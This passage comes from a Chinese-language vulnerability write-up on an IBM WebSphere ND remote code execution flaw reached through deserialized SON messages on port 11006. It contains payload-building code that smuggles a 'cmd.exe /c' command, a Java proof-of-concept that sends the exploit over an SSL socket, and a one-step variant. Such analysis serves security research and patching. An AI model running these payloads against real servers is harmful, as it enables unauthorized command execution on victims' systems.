    this.peer = var1;
    this.node = var2;
    this.tcp = var3;
    var3.setNeighbor(this);
    this.setLastMsgTime();
}
```

setNeighbor 来自第一个Payload(TcpNodeMessage)的TCP连接

BcastMsgRunTask.class Payload构造：

上面第一个TcpNodeMessage的Payload已经分析的差不多了
至于为什么需要第1个Payload，是为了第2个Payload做的铺垫
因为第2个Payload要想实现RCE必须让Neighbor属性不为Null

溯源BcastMsgRunTask的父类可以发现也是Message类

Payload生成对象如下：

```
public static byte[] getBcastMsgRunTaskObj() throws Exception {
    UploadFileArgument arg = new UploadFileArgument( s: "xx.tmp", new byte[]{0},  s1: "cmd.exe /c mstsc.exe && ");
    Object obj =  new BcastMsgRunTask(41, "com.ibm.son.plugin.UploadFileToAllNodes", arg, 1, 0, null);
    return Serializer.serialize(obj);

}
```

这里的Message Type为41

BcastMsgRunTask Payload解析过程：

这里省略数据解析的过程，只看Process如何处理


迭代出来的第1个处理器"com.ibm.son.mesh.TCPBroadcastFilter"
可以看到首先判断了对象类型，这里BcastMsgRunTask的父类就是"BcastFloodMsg"，所以可以跟进：

```
public Message procMessage(TCP var1, Message var2) {
   //■■■■■■■■■■“BcastFloodMsg”
       if (!(var2 instanceof BcastFloodMsg)) {
           return null;
       } else {
           BcastFloodMsg var3 = (BcastFloodMsg)var2;
           this.tmpMsgRecved.setMsg(var3.sourceIP, var3.sourceUdpPort, var3.sourceMsgID);
           TCPBroadcastFilter.MsgRecved var4;
       //■■■■■■■■■■■■■■■■■■■■Key,■■■■■if
           if (!this.recvedMsgs.containsKey(this.tmpMsgRecved) && !this.recvedMsgs2.containsKey(this.tmpMsgRecved)) {
               if (SonInetAddress.equalIP(var3.sourceIP, this.peer.thisNode.ip) && var3.sourceUdpPort == this.peer.thisNode.ud
                   this.peer.warning("A broadcast message is back to the sender: " + var2 + "   received from " + var1);
                   var2.markProcessed();
                   return null;
       //■■■■■■■■■■■■■
               } else if (!MemberMgr.isNodeInterestedInMsg(this.peer.thisNode, var2.getOriginatingCell())) {
                   this.peer.severe("starTop: Recieved boadcast message " + var2 + " however it originated in a cell we are no
                   var2.markProcessed();
                   return null;
       //■■■■■■■else
               } else {
                   var4 = new TCPBroadcastFilter.MsgRecved(this.tmpMsgRecved);
                   if (this.peer.isDebugEnabled()) {
                       this.peer.fine("Received new broadcast message " + var3 + " originated at: " + var4.toString());
                   }

                   this.recvedMsgs.put(var4, var4);
                   return null;
               }
           } else {
               if (this.peer.isDebugEnabled()) {
                   var4 = (TCPBroadcastFilter.MsgRecved)this.recvedMsgs.get(this.tmpMsgRecved);
                   if (var4 == null) {
                       var4 = (TCPBroadcastFilter.MsgRecved)this.recvedMsgs2.get(this.tmpMsgRecved);
                       if (var4 == null) {
                           this.peer.panic("Shouldn't be null");
                       }
                   }

                   if (this.peer.isDebugEnabled()) {
                       this.peer.fine("Duplicate broadcast message (type=" + var2.type + ") " + var4.toString() + " has been r
                   }
               }

               var2.markProcessed();
               return null;
           }
       }
   }
```

这个处理器返回的是一个Null值，但是很重要，因为如果条件不符合会调用var2.markProcessed();，至Type为-1.

继续跟进下一个处理器"TcpMsgTypeBasedDispatcher"

```
    public Message procMessage(TCP var1, Message var2) {  var1: "{52cf775f: 0.0.0.0  udp_port=11005  tcp_port=11006
        this.tmpType.type = var2.type;
        ProtocolTCP var3 = (ProtocolTCP)this.protocols.get(this.tmpType);  var3 (slot_3): RpcServerDispatcher$ProcR
        return var3 == null ? null : var3.procMessage(var1, var2);  var3 (slot_3): RpcServerDispatcher$ProcRunTaskO
    }

    public void close() {
        if (this.protocols != null) {
            Iterator var1 = this.protocols.values().iterator();

            while(var1.hasNext()) {
                ((ProtocolTCP)var1.next()).close();
            }

            this.protocols = null;
```



得到一个"RpcServerDispatcher.ProcRunTaskOnAllNodes"处理器：

RpcServerDispatcher.ProcRunTaskOnAllNodes 消息处理器：

```
public Message procMessage(TCP var1, Message var2) {
            if (RpcServerDispatcher.DEBUG && var2.type != 41) {
                RpcServerDispatcher.this.peer.panic("Wrong message type: " + var2);
            }

            return RpcServerDispatcher.this.procRunTaskOnAllNodesTcp(var1, var2);
        }
```

继续跟进"RpcServerDispatcher.this.procRunTaskOnAllNodesTcp(var1, var2)":

```
protected Message procRunTaskOnAllNodesTcp(TCP var1, Message var2) {
        if (DEBUG) {
            this.peer.fine("Received RUN_TASK_ON_ALL_NODES from " + var1);
        }

    //■■■■■■■■Neighbors■■■■■■■Neighbors■■■■■■■■■■■■■■■■■■Payload1■Neighbors■■Null■■■■■■■■Null■■■■■■■■■■■
        this.peer.forwardTcpBcast(var2, var1);

    //■■■■Type■-1
        var2.markProcessed();
        BcastMsgRunTask var3 = (BcastMsgRunTask)var2;

        byte var4;
        Object var5;
        try {
        //■■Task.run()
            var5 = this.invoke(var3.task, var3.taskArgument, (TaskOutputConsumer)null);
            var4 = 2;
        } catch (Exception var7) {
            var5 = Util.getTraceString(var7);
            var4 = 1;
        }

        new RunTaskOnAllNodesTcpOutputCollector(this.peer, var1, var3, (Serializable)var5, var4);
        return null;
```

```
    }
```

代码有几处重要的地方：
1.转发消息（通过第1步发送的Payload(TcpNodeMessage)）作用就是让这个不为Null

```
this.peer.forwardTcpBcast(var2, var1);
```

2.执行任务（可控对象，可控参数）

```
var5 = this.invoke(var3.task, var3.taskArgument, (TaskOutputConsumer)null);
```

执行任务：

继续跟进RpcServerDispatcher的invoke方法

```
public Serializable invoke(String var1, Serializable var2, TaskOutputConsumer var3) throws Exception {
   //■■■■■Cache■■■■■■■■■■■■■■■
       Task var4 = (Task)this.rpcFuncInst.get(var1);
       if (var4 == null) {
           if (DEBUG) {
               this.peer.fine("Create one instance for task " + var1 + " for the first time.");
           }
       //■■■■■■■■Class.forName■■■■■■■■■■■■■
           Class var5 = Class.forName(var1);
           var4 = (Task)var5.newInstance();
           this.rpcFuncInst.put(var1, var4);
           var4.init(this.peer);
       } else if (DEBUG) {
           this.peer.fine("An instance for task " + var1 + " already exists.");
       }
   //■■Task.run
       return var4.run(var2, var3);
   }
```

这里就触发了com.ibm.son.plugin.UploadFileToAllNodes的run方法：


```
    private void execCmd(String var1, String var2) {
        try {
            if (var1 != null && var1.length() != 0) {
                if (var1.equalsIgnoreCase( anotherString: "run")) {
                    Runtime.getRuntime().exec(var2);
                } else {
                    Runtime.getRuntime().exec( command: var1 + " " + var2);
                }
            }
        } catch (IOException var4) {
            this.peer.warning(var4);
        }

    }

    public Serializable run(Serializable var1, TaskOutputConsumer var2) throws Exception {
        UploadFileArgument var3 = (UploadFileArgument)var1;
        if (var3.fileName == null) {
            throw new IllegalArgumentException(NLSHelper.get("EXCM_FILE_NOT_FOUND2"));
        } else if (var3.fileBody == null) {
            throw new IllegalArgumentException(NLSHelper.get("EXCM_FILE_NOT_FOUND2"));
        } else {
            this.peer.bcastMgr.sendToAll(var1);

            try {
                this.execCmd(var3.postProcCmd, this.saveFile(var3));
                return "file saved.";
            } catch (IOException var5) {
                this.peer.warning(var5);
                return Util.getTraceString(var5);
            }
        }
    }
```

造成RCE

POC

java版poc, 计算器坏了弹个Mstsc.exe

```java
public class Send {
    public static void main(String[] args) throws Exception {
        //ExecCommand
        String command = "mstsc.exe";

        //1.建立TCP连接
        String ip = "192.168.168.1";   //服务器端ip地址
        int  port = 11006;              //端口号

        //建立SSL Socket连接的Factory
        SSLContext context = SSLContext.getInstance("SSL");
        context.init( keyManagers: null, new TrustManager[]{getX509TrustManger()}, new SecureRandom());

        SSLSocketFactory factory = context.getSocketFactory();
        SSLSocket socket = (SSLSocket) factory.createSocket(ip, port);
        //开始握手
        socket.startHandshake();

        //2.传输数据
        Bar  tcpNodeMsgObj        = generateStructObject(getTcpNodeMsgObj());
        Bar  bcastMsgRunTaskObj   = generateStructObject(getBcastMsgRunTaskObj(command));

        //获取输出流
        OutputStream os=socket.getOutputStream();

        ByteArrayOutputStream bos = new ByteArrayOutputStream();

        //第1次发送TCPNodeMsg
        os.write(new StructPacker().pack(tcpNodeMsgObj));
        os.flush();

        //休眠8秒，等待Message Type66 Type67广播出去再发送BcastMsgRunTask
        Thread.sleep( millis: 8000);

        //第2次发送BcastMsgRunTask
        os.write(new StructPacker().pack(bcastMsgRunTaskObj));
        os.flush();
```



流程：

1. 与服务器建立TCP连接，端口号11006
2. 把序列化的TcpNodeMessage消息对象发送到服务器反序列化，消息处理后会注册ip为0.0.0.0的节点，并把当前TCP连接一起传入广播消息(Message Type 66， Message Type 67)。最后使当前TCP连接注册neighbor
3. 把序列化的BcastMsgRunTask消息对象发送到服务器反序列化，执行任务，类："com.ibm.son.plugin.UploadFileToAllNodes",参数可控造成远程RCE

基于此漏洞衍生出的另一种Payload

在前面已经说了利用此漏洞需要分两步
1.发送TcpNodeMessage
2.发送BcastMsgRunTask

由于实际中可能碰到的复杂情况非常之多，且在第一步发送TcpNodeMessage之后需要sleep几秒钟，也就是说还和网络状况挂钩，所以不确定因素很大。在实战中肯定是需

RpcServerDispatcher消息处理器

RpcServerDispatcher消息处理器相比RpcServerDispatcher.ProcRunTaskOnAllNodes消息处理器不需要neighbor不为Null,
只需要发送一个Payload即可完成利用：
相关处理代码如下：

```java
public Message procMessage(final TCP var1, Message var2) {
        if (DEBUG && var2.type != 38) {
            this.peer.panic("Wrong message type: " + var2);
        }

        var2.markProcessed();

        try {
            RpcInvokeMessage var3 = (RpcInvokeMessage)var2;

            class RpcTaskOutputConsumer implements TaskOutputConsumer {
                RpcTaskOutputConsumer() {
                }

                public void consumeTaskOutput(Serializable var1x) {
                    try {
                        var1.send(new RpcResponseMessage(39, new RpcResponse("OK", var1x)));
                    } catch (IOException var3) {
                        var1.handleIOException(var3);
                    }

                }
            }

            RpcTaskOutputConsumer var4 = new RpcTaskOutputConsumer();
            Serializable var5 = this.invoke(var3.func, var3.argument, var4);
            return var5 == var4.getClass() ? null : new RpcResponseMessage(39, new RpcResponse("OK", var5));
```

```
        } catch (Exception var6) {
            this.peer.warning(Util.getTraceString(var6));
            return new RpcResponseMessage(39, new RpcResponse(Util.getTraceString(var6), (Serializable)null));
        }
    }
```

可以看上述代码，传入的Message对象是一个"RpcInvokeMessage"，然后直接拿出里面的属性传入invoke方法。
和之前分析文章的触发点一样，但这个没有neighbor的限制

构建RpcInvokeMessage对象:

```
public byte[] getRpcInvokeMessageObj(String op, String command) throws Exception {
        UploadFileArgument arg = new UploadFileArgument(".0osf1.tmp", new byte[]{0}, String.format("%s %s && ",op ,command));
        Object obj =  new RpcInvokeMessage(38, "com.ibm.son.plugin.UploadFileToAllNodes", arg);
        return Serializer.serialize(obj);
    }
```

和原先的差不多，只是把BcastMsgRunTask换成了RpcInvokeMessage，且消息类型为38
在建立TCP连接之后直接发送这个Payload即可完成利用

影响版本：

WebSphere Application Server ND 9.0
WebSphere Application Server ND 8.5
WebSphere Virtual Enterprise V7.0

参考

- https://www.exploit-db.com/exploits/46969